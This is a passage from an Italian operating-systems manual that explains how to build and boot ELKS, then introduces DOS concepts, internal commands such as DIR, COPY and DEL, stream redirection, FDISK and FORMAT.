`make dep ; make clean`[*Invio*]

`make`[*Invio*]

Si ottiene il file '`/usr/src/elks/Image`' che può essere trasferito nel modo solito in un dischetto, attraverso '**`cp`**' o '**`dd`**'.

Per compilare gli altri programmi occorre passare le varie directory in cui si articola '`/usr/src/elkscmd/`' e usare il comando '**`make`**'.

360.2 Immagini di dischetti già pronti

La realizzazione di un sistema ELKS è un po' difficoltosa in questa fase iniziale del suo progetto di realizzazione. La cosa migliore è partire dalle immagini già pronte, contenute normalmente in un pacchetto unico. Per trasferirle nei dischetti ci si comporta nel modo solito, esattamente come si fa per le immagini di dischetti di GNU/Linux.

Volendo, l'immagine '`boot`' (quella di avvio) può essere sostituita semplicemente con un kernel compilato personalmente, mentre l'immagine '`root`' può essere rielaborata aggiungendo o sostituendo altri programmi. L'immagine '`root`' contiene un file system Minix.

Per mettere in funzione il sistema ELKS è sufficiente avviare l'elaboratore con il dischetto ottenuto dall'immagine '`boot`', sostituendolo con quello dell'immagine '`root`', quando il kernel lo richiede.

360.3 Avvio di ELKS all'interno di DOSEMU

ELKS può essere avviato all'interno di DOSEMU, sia in una console che in una finestra di X. Per farlo basta avviare l'emulatore in modo che esegua il caricamento dal dischetto. Questo si ottiene di solito utilizzando l'opzione '**`-A`**'.

`#` **`dos -A`**[*Invio*]

La figura 360.1 mostra la fase finale dell'avvio di ELKS. Si nota in particolare l'invito della shell (il *prompt*), che è molto scarno: per ora non si possono usare i caratteri jolly e tutte le altre funzioni cui si è abituati con le shell normali.

Figura 360.1. L'avvio di ELKS.

```
hd: found 2 drives
/dev/hda: 4 heads, 35 cylinders, 17 sectors = 1 MB
/dev/fd0: 2 heads, 80 cylinders, 18 sectors = 1440 kB
Partition check:
  hda: hda1
ELKS version 0.0.66
Starting init...
VFS: Insert root floppy and press ENTER
hd: probing disc in /dev/fd0
hd: disc in /dev/fd0 probably has 18 sectors and 80 cylinders
MINIX-fs: mounting unchecked file system, running fsck is recommended.
VFS: Mounted root (minix filesystem).
Root mounted.
Loading init
User SS=3F35
User CS=900
Ready to roll...
login: root
Stand-alone shell (version 1.0)
> _
```

360.4 Riferimenti

- *ELKS: the embeddable Linux kernel system*

  <*http://elks.sourceforge.net/*>

- *Source Forge: ELKS*

  <*http://sourceforge.net/projects/elks/*>

Parte lxxvii

Dos

Dos: introduzione

DOS è acronimo di *Disk Operating System* e sta a indicare il nome di un sistema operativo per micro elaboratori basati su microprocessori i86, successore del vecchio CP/M. Probabilmente, data la sua estrema limitatezza, è un po' azzardato voler parlare di «sistema operativo», tanto che qualcuno lo appella: «gestore di interruzioni» (*interrupt*).

Questo sistema operativo nasce come software proprietario; tuttavia, attualmente il progetto più attivo attorno a questo tipo di sistema è FreeDOS, il cui scopo è quello di realizzarne un'edizione libera e completa.

361.1 Avvio del sistema

Un sistema Dos è composto essenzialmente da un kernel, un interprete dei comandi e da una serie di programmi di servizio. Questo concetto è analogo ai sistemi Unix, con la differenza che il kernel offre funzionalità molto scarse e solo per mezzo di interruzioni software (IRQ).

Nelle versioni proprietarie del Dos, il kernel era suddiviso in due file, che raccoglievano funzionalità distinte in base all'importanza relativa. I nomi usati sono stati differenti e nel caso di FreeDOS il kernel è contenuto tutto in un solo file (tabella 361.1).

Tabella 361.1. Comparazione tra i nomi dei file che compongono il kernel di un sistema Dos.

Microsoft	IBM	Novell, Caldera	RxDOS	FreeDOS
IO.SYS	IBMBIO.COM	IBMBIO.COM	RXDOSBIO.SYS	KERNEL.SYS
MSDOS.SYS	IBMDOS.COM	IBMDOS.COM	RXDOS.SYS	--

I file del kernel devono trovarsi nella directory radice della partizione o del dischetto per poter essere avviati. Per la precisione, l'avvio del kernel viene gestito direttamente dal codice inserito nel settore di avvio della partizione o del dischetto (512 Kibyte), che a sua volta viene avviato dal firmware (il BIOS, secondo la terminologia specifica dell'architettura i86 e successiva).

Il kernel, dopo essere stato avviato, non attiva una procedura di avvio, ma si limita a interpretare uno script speciale, '**`CONFIG.SYS`**', e subito dopo avvia l'interprete dei comandi, ovvero la shell. Tradizionalmente, il programma in questione è '**`COMMAND.COM`**'. Secondo la tradizione, l'interprete dei comandi che viene avviato dal kernel si occupa subito di eseguire lo script '**`AUTOEXEC.BAT`**'. Gli script '**`CONFIG.SYS`**' e '**`AUTOEXEC.BAT`**' devono trovarsi nella directory radice del disco o della partizione da cui si avvia il sistema, ovvero quella in cui si trova già il kernel che viene avviato.

L'interprete dei comandi, '**`COMMAND.COM`**', è in grado di eseguire direttamente alcune funzionalità, attraverso comandi interni che non si traducono in programmi di servizio veri e propri. Tradizionalmente '**`COMMAND.COM`**' si colloca nella directory radice del disco o della partizione in cui si trova il kernel stesso. Ciò non è propriamente indispensabile, ma conviene attenersi a questa linea per evitare fastidi inutili.

361.2 Dispositivi secondo il Dos

I dispositivi secondo il Dos hanno un nome, composto da lettere e cifre numeriche, terminato da due punti opzionali:

```
nome_dispositivo [:]
```

Il nome in questione può essere indicato utilizzando lettere maiuscole o minuscole, senza che la cosa faccia differenza. I nomi più comuni sono elencati nella tabella 361.2. È il caso di osservare che i due punti che concludono il nome, vanno usati necessariamente quando questo viene abbinato ad altre informazioni da cui non potrebbe essere distinto (per esempio un percorso).

Tabella 361.2. Nomi dei dispositivi più comuni in Dos.

Dispositivo	Descrizione
‘A:’	Disco nella prima unità a dischetti.
‘B:’	Disco nella seconda unità a dischetti.
‘C:’	Prima partizione Dos nel primo disco fisso.
‘D:’, ‘E:’,... ‘Z:’	Partizione Dos o altro tipo di disco.
‘CON:’	Console: tastiera e schermo.
‘PRN:’	Porta stampante principale.
‘LPT1:’, ‘LPT2:’,...	Porte parallele.
‘COM1:’, ‘COM2:’,...	Porte seriali.

Il Dos mantiene distinti i dischi e le partizioni, nel senso che questi non devono creare una struttura unica come avviene nei sistemi Unix. Pertanto, quando si fa riferimento a un percorso di un file o di una directory, si deve tenere in considerazione anche il disco o la partizione in cui si trova.

Il modo utilizzato dal Dos per identificare i dischi e le partizioni, di fatto impedisce di accedere a questi dispositivi in modo indipendente dal file system sottostante. Per intenderci, l'«unità» ‘X:’ può essere una partizione Dos di un disco non meglio identificato; mentre non esiste un modo univoco per poter raggiungere il dispositivo fisico in cui si trova questo disco.

361.3 Directory, file ed eseguibili

Il Dos è nato dopo Unix e da questo sistema ha ereditato alcuni concetti elementari (forse troppo pochi). I percorsi di file e directory si separano con una barra obliqua, che però è inversa rispetto allo Unix. Anche con il Dos c'è una directory radice; tuttavia si aggiunge l'indicazione dell'unità di memorizzazione (il disco o la partizione). Si può osservare a questo proposito la figura 361.1.

Figura 361.1. Struttura di un percorso in un file system Dos.

```
C:\PRIMO\SECONDO\TERZO\QUARTO
^ ^     ^         ^      ^
| |     |         |      |
| |     |         |      file o directory finale
| |     |         |
| |     |         directory
| |     |
| |     separazione tra una directory e la successiva
| |
| directory radice
|
unità di memorizzazione
```

I nomi di file e directory possono essere indicati utilizzando lettere maiuscole o minuscole, senza che la cosa possa fare differenza. Questi nomi possono essere composti utilizzando anche cifre numeriche e altri simboli (che comunque è bene usare con parsimonia).

Per la precisione, sono esclusi i simboli: '/', '\', '[', ']', '<', '>', '+', '=', ';', ':', ',', '?', '*', '{', '}' e il punto che va usato esattamente come descritto nel seguito.

Tradizionalmente, il Dos utilizza un tipo di file system elementare, denominato FAT (Dos-FAT), in cui i nomi dei file e delle directory possono essere composti utilizzando al massimo 11 caratteri, di cui otto compongono un prefisso e tre un suffisso. Il prefisso e il suffisso di questi nomi appaiono uniti attraverso un punto. Per esempio: 'CIAO.COM', 'LETTERA.TXT', 'PIPPO.NB',... Questa conformazione dei nomi è una caratteristica fondamentale del Dos, da cui derivano una serie di consuetudini e di limitazioni molto importanti.

È importante osservare che non è opportuno che i nomi dei file coincidano con quelli dei dispositivi (senza i due punti finali). In pratica, non conviene creare file del tipo 'CON:', 'PRN:', ecc. Tutto dipende dal contesto, ma in generale è bene fare attenzione a questo particolare.

Come nei sistemi Unix il Dos annovera il concetto di directory corrente, a cui si aggiunge il concetto di unità di memorizzazione corrente. Infatti, la directory va collocata in un disco o in una partizione. In base a questo principio, si possono indicare dei percorsi relativi, che fanno riferimento alla posizione corrente (nell'unità di memorizzazione corrente). Tuttavia, in più, ogni unità di memorizzazione ha una sua directory corrente. Per esempio, fare riferimento a un file in una certa unità di memorizzazione '*x*:', senza specificare il percorso, significa indicare implicitamente la directory corrente di quella unità.

Per esempio, supponendo che la directory corrente dell'unità 'X:' sia 'X:\PRIMO\SECONDO\', facendo riferimento al file 'X:CIAO', si intende indicare implicitamente il file 'X:\PRIMO\SECONDO\CIAO'.

In un percorso si possono usare anche i simboli '.' e '..', con lo stesso significato che hanno in un sistema Unix: la directory stessa e la directory genitrice.

Il file system tradizionale del Dos consente di annotare solo poche informazioni per i file e le directory: la data di modifica e quattro indicatori booleani, rappresentati da altrettante lettere:

- H file o directory nascosti;
- S file o directory di sistema;
- R file o directory in sola lettura e non cancellabile;
- A file o directory da archiviare (i dati sono stati modificati).

Si tratta di attributi completamente differenti da quelli di Unix. Si può osservare in particolare la mancanza di un attributo che specifichi la possibilità di eseguire un programma o di attraversare una directory. Secondo la tradizione Dos, gli attributi vanno considerati nel modo seguente:

- A viene attivato ogni volta che il file viene scritto o modificato e serve per automatizzare i sistemi di copia periodica;
- R se attivo, il Dos non consente la scrittura o la rimozione;
- S se attivo si tratta di un file di «sistema», ma in pratica si comporta come l'attributo H;
- H se attivo si tratta di un file «nascosto», che così non dovrebbe apparire nelle liste di file e directory.

In generale, file e directory nascosti o di sistema non dovrebbero essere spostati fisicamente, nemmeno nell'ambito della stessa unità di memorizzazione. Questa esigenza nasce in particolare per i file del kernel, che non possono essere spostati se si vuole poter riavviare il sistema operativo.

Dal momento che il file system non permette di determinare se un file è un eseguibile, l'unico modo per permettere al sistema di conoscere questa caratteristica sta nell'uso di suffissi convenzionali nei nomi: i file che terminano con l'estensione '`.COM`' e '`.EXE`' sono programmi binari (la differenza tra i due tipi di estensione riguarda il formato del binario); quelli che terminano per '`.BAT`' sono script dell'interprete dei comandi ('**`COMMAND.COM`**').

La prima stranezza che deriva da questa caratteristica del Dos sta nel fatto che per avviare un eseguibile di questi, è sufficiente indicare il nome del file senza l'estensione, che diventa così un componente opzionale agli occhi dell'utilizzatore.

361.4 Comandi e ambiente di avvio

L'interprete dei comandi tradizionale dei sistemi Dos è il programma '**`COMMAND.COM`**', che viene avviato direttamente dal kernel. '**`COMMAND.COM`**' può essere avviato più volte successive, anche se di solito ciò è di scarsa utilità, dal momento che il Dos non è un sistema operativo in multiprogrammazione. In ogni caso, quando viene avviato dal kernel, si occupa di interpretare ed eseguire lo script '**`AUTOEXEC.BAT`**' che si trova nella directory radice dell'unità di avvio.

'**`COMMAND.COM`**' mostra un invito simile idealmente a quello delle shell Unix, dopo il quale possono essere inseriti i comandi. A loro volta, questi possono essere riferiti a *comandi interni* corrispondenti a funzionalità offerte direttamente dall'interprete, oppure possono rappresentare la richiesta di avvio di un programma esterno.

Figura 361.2. Riga di comando.

```
C:\>DIR A: /W
^    ^  ^  ^
|    |  |  |
|    |  |  opzione
|    |  |
|    |  argomento
|    |
|    comando
|
invito
```

Il Dos ha ereditato da Unix anche il concetto di variabile di ambiente. Il meccanismo è lo stesso ed è fondamentale la variabile di ambiente '**`PATH`**', con la quale si possono indicare i percorsi di ricerca degli eseguibili. Tuttavia, il Dos ha delle caratteristiche speciali, per cui, è il caso di fare alcuni esempi di comandi:

- `C:\>`**`C:\PRIMO\SECONDO.EXE`**

  questo comando avvia l'esecuzione del file '`C:\PRIMO\SECONDO.EXE`';

- `C:\>`**`C:\PRIMO\SECONDO`**

  questo comando potrebbe avviare l'esecuzione del primo dei file seguenti che riesce a trovare;

  - '`C:\PRIMO\SECONDO.COM`'

- ‘C:\PRIMO\SECONDO.EXE’
- ‘C:\PRIMO\SECONDO.BAT’

- C:\>**SECONDO**

  questo comando potrebbe avviare l’esecuzione del primo dei file seguenti che dovesse riuscire a trovare, ma in mancanza può continuare la ricerca nei percorsi indicati nella variabile di ambiente ‘**PATH**’.

  - ‘C:.\SECONDO.COM’
  - ‘C:.\SECONDO.EXE’
  - ‘C:.\SECONDO.BAT’

I percorsi indicati nella variabile di ambiente ‘**PATH**’ sono separati da un punto e virgola; per esempio:

```
C:\;C:\DOS;C:\FDOS\BIN
```

Di solito, il Dos dà per scontato che si cerchino gli eseguibili a cominciare dalla directory corrente. Per questo, occorre considerare che è sempre come se la variabile di ambiente ‘**PATH**’ contenesse questa indicazione prima delle altre: ‘**.;C:\;C:\DOS;C:\FDOS\BIN**’. È da osservare che FreeDOS si comporta in maniera differente, in quanto richiede espressamente questa indicazione della directory corrente.

361.5 Caratteri jolly

Il Dos imita l’utilizzo dei caratteri jolly come avviene nei sistemi Unix per opera delle shell. Tuttavia, nel Dos non si tratta di un’espansione che avviene per opera della shell, ma vi deve provvedere ogni programma per conto proprio. Questo rappresenta una gravissima deficienza del Dos, che però è irrimediabile.

Su questa base, i comandi tendono a richiedere l’indicazione di un argomento che rappresenta il nome di uno o più file prima delle opzioni eventuali.

Ma c’è un altro problema. Il punto che divide in due i nomi dei file e delle directory è un muro insuperabile per i caratteri jolly.

I simboli che si possono utilizzare sono solo l’asterisco e il punto interrogativo. L’asterisco vale per una sequenza qualunque di caratteri, escluso il punto; il punto interrogativo vale per un carattere qualunque.[1]

Esempi

```
*.*
```

Corrisponde a un nome qualunque.

```
*.COM
```

Un nome che termina con l’estensione ‘.COM’.

```
CIAO.X?X
```

Tutti i nomi che iniziano per ‘CIAO’ e hanno un’estensione composta da un lettera «X» iniziale e finale, senza specificare cosa ci sia al secondo posto.

```
*
```

Tutti i nomi che non hanno estensione (che non contengono il punto).

[1] Ci sono programmi di origine Unix, portati in Dos, che non hanno questa limitazione riferita al punto che separa l’estensione.

361.6 Invito dell'interprete dei comandi

Esiste un'altra variabile di ambiente fondamentale per il Dos. Si tratta di '**`PROMPT`**', che consente di modificare l'aspetto dell'invito dell'interprete dei comandi. La cosa funziona un po' come nelle shell Unix, per cui si assegna una stringa che può contenere dei simboli speciali, praticamente delle sequenze di escape che vengono espanse prima della visualizzazione. La tabella 361.3 riepiloga questi simboli particolari. In origine, il Dos mostrava in modo predefinito un invito simile all'esempio seguente,

```
C>
```

in cui appare solo l'unità di memorizzazione corrente. Questo tipo di impostazione corrisponderebbe alla stringa '**`$N$G`**'. In seguito, si è passati a un invito simile al prossimo esempio,

```
C:\BIN\>
```

in cui si aggiunge anche l'informazione della directory corrente. Questo corrisponde alla stringa '**`$P$G`**'.

Tabella 361.3. Sequenze di escape per definire dei componenti speciali all'interno di una stringa di invito.

Simbolo	Corrispondenza
$Q	=
$$	$
$T	Ora corrente.
$D	Data corrente.
$V	Numero della versione.
$N	Lettera dell'unità corrente.
$G	>
$L	<
$B	|
$H	*<BS>* (cancella il carattere precedente)
$E	*<ESC>* ($1B_{16}$)
$_	Codice di interruzione di riga.

> Cancellando il contenuto della variabile di ambiente '**`PROMPT`**' si ripristina la stringa di invito predefinita.

361.7 Comandi interni principali

I comandi interni sono quelli che non corrispondono a programmi di servizio veri e propri, ma sono funzionalità svolte direttamente dall'interprete dei comandi. Nelle sezioni seguenti ne vengono descritti brevemente alcuni.

361.7.1 CH, CHDIR

`CH` [*percorso*]

`CHDIR` [*percorso*]

'**`CH`**', o '**`CHDIR`**', è un comando interno dell'interprete dei comandi, che consente di visualizzare o di cambiare la directory corrente. È indifferente l'uso di '**`CD`**' o di '**`CHDIR`**'; se il comando non è seguito dal percorso, si ottiene solo la visualizzazione della directory corrente. Si osservi che

se si indica un percorso assoluto di unità di memorizzazione, se questa non corrisponde a quella attuale, si cambia la directory corrente di quella unità.

Esempi

`C:\>`**`CD`**

Visualizza la directory corrente.

`C:\>`**`CD \TMP\LAVORO`**

Sposta la directory corrente in '`\TMP\LAVORO\`'.

`C:\TMP\LAVORO>`**`CD DATI\LETTERE`**

Sposta la directory corrente in '`DATI\LETTERE\`' che a sua volta discende dalla posizione iniziale precedente.

`C:\TMP\LAVORO\DATI\LETTERE>`**`CD ..`**

Sposta la directory corrente nella posizione della directory genitrice di quella iniziale.

`C:\TMP\LAVORO\DATI>`**`CD F:\TMP`**

Cambia la directory corrente dell'unità '`F:`', senza intervenire nell'unità corrente.

361.7.2 X:

```
{A|B|...|Z}:
```

Il Dos gestisce le unità di memorizzazione in modo speciale. Per cambiare l'unità di memorizzazione corrente, non esiste un comando analogo a '**`CD`**': si deve indicare il nome dell'unità a cui si vuole accedere.

Esempi

`C:\>`**`A:`**

Cambia l'unità di memorizzazione attuale, facendola diventare '`A:`'.

`A:\>`**`F:`**

Cambia l'unità di memorizzazione attuale, facendola diventare '`F:`'.

361.7.3 MD, MKDIR

`MD` *directory*

`MKDIR` *directory*

'**`MD`**', o '**`MKDIR`**', è un comando interno dell'interprete dei comandi, che consente di creare una directory vuota.

Esempi

`C:\>`**`MD LAVORO`**

Crea la directory '`LAVORO\`' a partire da quella corrente.

`C:\>`**`MD \TMP\DATA`**

Crea la directory '`\TMP\DATA\`' nell'unità corrente.

```
C:\>MD F:\TMP\DATA
```

Crea la directory '`\TMP\DATA\`' nell'unità '`F:`'.

361.7.4 RD, RMDIR

RM *directory*
RMDIR *directory*

'**RD**', o '**RMDIR**', è un comando interno dell'interprete dei comandi, che consente di cancellare una directory vuota.

Esempi

C:\>**RD LAVORO**

Cancella la directory 'LAVORO\' a partire da quella corrente.

C:\>**RD \TMP\DATA**

Cancella la directory '\TMP\DATA\' nell'unità corrente.

C:\>**RD F:\TMP\DATA**

Cancella la directory '\TMP\DATA\' nell'unità 'F:'.

361.7.5 DIR

DIR [*directory*|*file*] [/P] [/W]

'**DIR**' è un comando interno dell'interprete dei comandi, che consente di visualizzare l'elenco del contenuto di una directory o l'elenco di un gruppo di file. L'argomento del comando può essere composto utilizzando caratteri jolly, secondo lo standard del Dos, ovvero i simboli '*****' e '**?**'.

Alcune opzioni

/P

Blocca lo scorrimento dell'elenco in attesa della pressione di un tasto quando questo è più lungo del numero di righe che possono apparire sullo schermo.

/W

Visualizza solo i nomi dei file e delle directory, senza altre informazioni, permettendo così di vedere più nomi assieme in un'unica schermata.

Esempi

C:\>**DIR *.***

Visualizza l'elenco di tutti i file contenuti nella directory corrente.

C:\>**DIR ESEMPIO.***

Visualizza l'elenco di tutti i file il cui nome inizia per 'ESEMPIO' e continua con un'estensione qualunque.

C:\>**DIR *.DOC**

Visualizza l'elenco di tutti i file il cui nome termina con l'estensione '.DOC'.

C:\>**DIR F:\DOC*.***

Visualizza l'elenco di tutti i file contenuti nella directory '\DOC\' dell'unità 'F:'.

C:\>**DIR F:**

Visualizza l'elenco di tutti i file contenuti nella directory corrente dell'unità 'F:'.

361.7.6 COPY

COPY *file_origine* [*file_destinazione*] [*opzioni*]
COPY *file_1* + *file_2* [+ ...] [*file_destinazione*] [*opzioni*]

'**COPY**' è un comando interno dell'interprete dei comandi, che consente di copiare uno o più file (sono escluse le directory). Anche qui è consentito l'uso di caratteri jolly, ma al contrario dei sistemi Unix, i caratteri jolly possono essere usati anche nella destinazione. Il '**COPY**' del Dos consente anche di unire assieme più file.

Alcune opzioni

`/V`

Fa in modo che venga verificato il risultato della copia.

`/B`

Fa sì che la copia avvenga in modo «binario». Questa opzione può servire quando si copia un file su un dispositivo e si vuole evitare che alcuni codici vengano interpretati in modo speciale.

`/Y`

Non chiede conferma prima di sovrascrivere i file, se questi esistono già nella destinazione.

Esempi

`C:\>`**`COPY ESEMPIO PROVA`**

Copia il file '`ESEMPIO`' nella directory corrente ottenendo il file '`PROVA`', sempre nella directory corrente.

`C:\>`**`COPY C:\DOS\*.* C:\TMP`**

Copia tutto il contenuto della directory '`\DOS\`' dell'unità '`C:`' nella directory '`\TMP\`' nella stessa unità '`C:`', mantenendo gli stessi nomi.

`C:\>`**`COPY TESTA+CORPO+CODA LETTERA`**

Copia, unendoli, i file '`TESTA`', '`CORPO`' e '`CODA`', ottenendo il file '`LETTERA`'.

`C:\>`**`COPY *.DOC *.TXT`**

Copia tutti i file che nella directory corrente hanno un nome che termina con l'estensione '`.DOC`', generando altrettanti file, con lo stesso prefisso, ma con l'estensione '`.TXT`'.

`C:\>`**`COPY PROVA.PRN PRN: /B`**

Copia il file '`PROVA.PRN`' nel dispositivo '`PRN:`', ovvero sulla stampante, assicurandosi che la copia avvenga senza alterare alcunché.

361.7.7 DEL, ERASE

DEL *file*
ERASE *file*

'**DEL**', o '**ERASE**', è un comando interno dell'interprete dei comandi, che consente di cancellare uno o più file (sono escluse le directory). È da considerare che i file che hanno l'attributo di sola lettura attivo, non possono essere modificati e nemmeno cancellati.

Esempi

C:\TMP>**DEL *.***

Cancella tutti i file nella directory corrente.

C:\TMP>**DEL ESEMPIO.***

Cancella tutti i file contenuti nella directory corrente, il cui nome inizia per ‘ESEMPIO’ e termina con qualunque estensione.

C:\TMP>**DEL *.BAK**

Cancella tutti i file contenuti nella directory corrente, il cui nome termina con l’estensione ‘.BAK’.

361.7.8 REN, RENAME

REN *file_origine nome_nuovo*
RENAME *file_origine nome_nuovo*

‘**REN**’, o ‘**RENAME**’, è un comando interno dell’interprete dei comandi, che consente di cambiare il nome di uno o più file (sono escluse le directory). Il primo argomento può essere un percorso relativo o assoluto, completo anche dell’indicazione dell’unità, mentre il secondo argomento è il nuovo nome, che implicitamente non può essere collocato altrove.

Esempi

C:\>**REN ESEMPIO PROVA**

Cambia il nome del file ‘ESEMPIO’, che si trova nella directory corrente, in ‘PROVA’.

C:\>**REN *.TXT *.DOC**

Cambia il nome di tutti i file che, nella directory corrente, hanno l’estensione ‘.TXT’, trasformandoli in modo tale da avere un’estensione ‘.DOC’.

361.7.9 SET

SET [*variabile_di_ambiente*=*stringa*]

‘**SET**’ è un comando interno dell’interprete dei comandi che ha lo scopo di assegnare un valore a una variabile di ambiente, oppure di leggere lo stato di tutte le variabili di ambiente esistenti. Quando si assegna un valore a una variabile, questa viene creata simultaneamente; quando non si assegna nulla a una variabile, la si elimina.

Esempi

C:\>**SET**

Elenca le variabili di ambiente esistenti assieme al loro valore.

C:\>**SET PROMPT=PG$G**

Assegna alla variabile di ambiente ‘**PROMPT**’ la stringa ‘**PG$G**’. Questo si traduce nella modifica dell’aspetto dell’invito dell’interprete dei comandi.

C:\>**SET PATH=.;C:\BIN;D:\BIN**

Assegna alla variabile di ambiente '**PATH**' la stringa '**.;C:\BIN;D:\BIN**'.

C:\>**SET PROMPT=**

Elimina la variabile di ambiente '**PROMPT**', assegnandole la stringa nulla.

361.7.10 TYPE

```
TYPE file
```

'**TYPE**' è un comando interno dell'interprete dei comandi, che consente di leggere ed emettere il contenuto di un file attraverso lo standard output. Questo si traduce in pratica nella visualizzazione del file in questione.

Esempi

C:\>**TYPE LETTERA**

Emette il contenuto del file '`LETTERA`' che si trova nella directory e nell'unità corrente.

C:\>**TYPE C:\DOC\MANUALE**

Emette il contenuto del file '`MANUALE`' che si trova nella directory '`\DOC\`' dell'unità '`C:`'.

361.8 Flussi standard

Il Dos ha ereditato da Unix anche i concetti legati ai flussi standard. In pratica, i programmi hanno a disposizione tre flussi predefiniti: uno in lettura rappresentato dallo standard input, due in scrittura rappresentati dallo standard output e dallo standard error. Il meccanismo è lo stesso di Unix, anche se non funziona altrettanto bene; infatti, non è possibile ridirigere lo standard error attraverso l'interprete dei comandi.

Secondo la tradizione delle shell Unix, la ridirezione dello standard output si ottiene con il simbolo '**>**' posto alla fine del comando interessato, seguito poi dal nome del file che si vuole generare in questo modo. Per esempio,

C:\>**TYPE LETTERA > PRN:**

invece di visualizzare il contenuto del file '`LETTERA`', lo invia al dispositivo di stampa corrispondente al nome '`PRN:`'; inoltre,

C:\>**DIR *.* > ELENCO**

invece di visualizzare l'elenco dei file che si trovano nella directory corrente, crea il file '`ELENCO`' con questi dati.

La ridirezione dello standard output fatta in questo modo, va a cancellare completamente il contenuto del file di destinazione, se questo esiste già; al contrario, si può utilizzare anche '**>>**', con il quale, il file di destinazione viene creato se non esiste, oppure viene solo esteso.

Lo standard input viene ridiretto utilizzando il simbolo '**<**', con il quale è possibile inviare un file a un comando utilizzando il flusso dello standard input.

Alcuni comandi hanno la caratteristica di utilizzare esclusivamente i flussi standard. Si parla in questi casi di programmi filtro. Il programma di servizio tipico che si comporta in questo modo è '**SORT**', il quale riceve un file di testo dallo standard input e lo riordina restituendolo attraverso lo standard output. Si osservi l'esempio seguente:

```
C:\>SORT < ELENCO > ORDINATO
```

In questo modo, '**SORT**' riceve dallo standard input il file '`ELENCO`' e genera attraverso la ridirezione dello standard output il file '`ORDINATO`'.

Per mettere in contatto lo standard output di un comando con lo standard input del successivo, si utilizza il simbolo '**|**'. L'esempio seguente mostra un modo alternativo di ottenere l'ordinamento di un file:

```
C:\>TYPE ELENCO | SORT > ORDINATO
```

In generale, tutti i comandi che generano un risultato visuale che scorre sullo schermo, utilizzano semplicemente lo standard output, che può essere ridiretto in questo modo. Si osservi ancora l'esempio seguente che riordina il risultato del comando '**DIR**', mostrandolo comunque sullo schermo:

```
C:\>DIR *.DOC | SORT
```

Nelle sezioni seguenti vengono mostrati alcuni comandi filtro.

361.8.1 SORT

SORT [*opzioni*] < *file_da_ordinare* > *file_ordinato*

Il comando '**SORT**', che dovrebbe corrispondere a un programma di servizio vero e proprio, riordina il file di testo che ottiene dallo standard input, generando un risultato che emette attraverso lo standard output.

Alcune opzioni

/R

Riordina in modo decrescente

/+*n_colonna*

Riordina in base al testo che inizia a partire dalla colonna indicata come argomento (si tratta di un numero a partire da uno, per indicare la prima colonna).

Esempi

```
C:\>DIR *.DOC | SORT /+10
```

Emette l'elenco della directory corrente riordinato in base all'estensione, che è un'informazione collocata a partire dalla decima colonna.

361.8.2 MORE

MORE < *file_da_leggere*

MORE *file_da_leggere*

Il comando '**MORE**' legge un file, fornito come argomento o attraverso lo standard input, mostrandolo poi sullo schermo una pagina dopo l'altra. In questo modo, è possibile leggere il contenuto dei file più lunghi delle righe a disposizione sullo schermo.

Per passare alla pagina successiva, basta premere un tasto qualunque, oppure ciò che viene indicato espressamente.

Esempi

C:\>**DIR | MORE**

Permette di controllare lo scorrimento a video del risultato del comando '**DIR**'.

C:\>**MORE LETTERA.TXT**

Permette di controllare lo scorrimento a video del contenuto del file 'LETTERA.TXT'.

C:\>**TYPE LETTERA.TXT | MORE**

Si ottiene lo stesso risultato dell'esempio precedente, attraverso l'uso di una pipeline.

361.9 Accesso diretto ai dispositivi

Il Dos offre poche occasioni per accedere direttamente ai dispositivi. Si tratta generalmente solo della console e della porta parallela. L'esempio seguente mostra come «copiare» un file sul dispositivo di stampa, per ottenere così la sua stampa diretta:

C:\>**COPY LETTERA PRN:**

La stessa cosa avrebbe potuto essere ottenuta con la ridirezione dei flussi standard:

C:\>**TYPE LETTERA > PRN:**

Può essere interessante la possibilità di copiare il flusso di ingresso della console in un file:

C:\>**COPY CON: LETTERA**

In questo caso, l'inserimento nel file 'LETTERA' prosegue fino a quando viene ricevuto un codice EOF, che si ottiene qui con la combinazione di tasti [*Ctrl+z*] seguita da [*Invio*].

È bene ricordare che la console, ovvero il dispositivo 'CON:', riceve dati in ingresso attraverso la tastiera ed emette dati in uscita utilizzando lo schermo. In pratica, quando un programma attende dati dallo standard input non ridiretto, li riceve dalla console, cioè dalla tastiera; nello stesso modo, quando un programma emette dati attraverso lo standard output non ridiretto, li invia alla console, cioè sullo schermo.

361.10 Riferimenti

- *FreeDOS*

  <http://www.freedos.org>

- *OpenDOS Unofficial Home Page*

  <http://www.deltasoft.com/opendos.htm>

Dos: dischi, file system, directory e file

La gestione dei dischi, ovvero delle unità di memorizzazione di massa, è molto particolare nel Dos. In generale, si fa riferimento a queste cose attraverso un lettera che ne rappresenta il dispositivo; tuttavia, tale dispositivo può indicare un disco intero o solo una partizione, riferendosi sempre solo a dischi e partizioni Dos.

362.1 Suddivisione in partizioni

Nel Dos, tutti i dischi rimovibili, come i dischetti, non vanno suddivisi in partizioni, mentre i dischi fissi devono essere preparati in questo modo. Il programma che si usa per queste cose è '**`FDISK`**'.

> Secondo il Dos, le partizioni di un disco possono essere solo quattro. Tuttavia, una partizione normale può essere suddivisa in sottopartizioni, che vengono definite tradizionalmente «estese», dove anche queste possono essere al massimo quattro. Una tale struttura ha condizionato in pratica anche altri sistemi operativi, per esempio GNU/Linux. Bisogna tenere in considerazione l'origine storica per comprendere che altri sistemi operativi possono comportarsi in modo completamente differente.

Di solito, '**`FDISK`**' ha una visione delle partizioni tutta orientata verso il Dos. Infatti, consente di creare una sola partizione primaria (ovvero una partizione normale) e altre partizioni estese (ovvero altre sottopartizioni di una seconda partizione primaria).

Bisogna considerare che il settore di avvio del Dos viene collocato nel primo settore della partizione primaria utilizzata per il Dos. In questo modo, manca la sistemazione del primo settore del disco, l'MBR, che deve contenere il codice necessario a raggiungere il settore di avvio.

```
FDISK [/MBR]
```

In generale, sembra che le varie edizioni di '**`FDISK`**' per Dos funzionino solo con il primo disco fisso.

Fondamentalmente, il programma è interattivo, per cui si avvia una maschera con la quale si interviene per mezzo di un menù. Di norma viene consentito di cancellare le partizioni, di crearne una primaria e probabilmente una sola di estesa.

Di solito, è possibile riscrivere il settore di avvio MBR attraverso l'opzione '**`/MBR`**'.

362.2 Inizializzazione di un'unità di memorizzazione

L'inizializzazione di un'unità di memorizzazione, intesa come un dischetto o una partizione, si ottiene con il comando '**`FORMAT`**'. Questo si occupa anche di predisporre il file system Dos-FAT ed eventualmente anche di trasferire il kernel, per renderlo avviabile.

```
FORMAT lettera_unità: [/N:settori] [/T:cilindri] [/S] [/U]
```

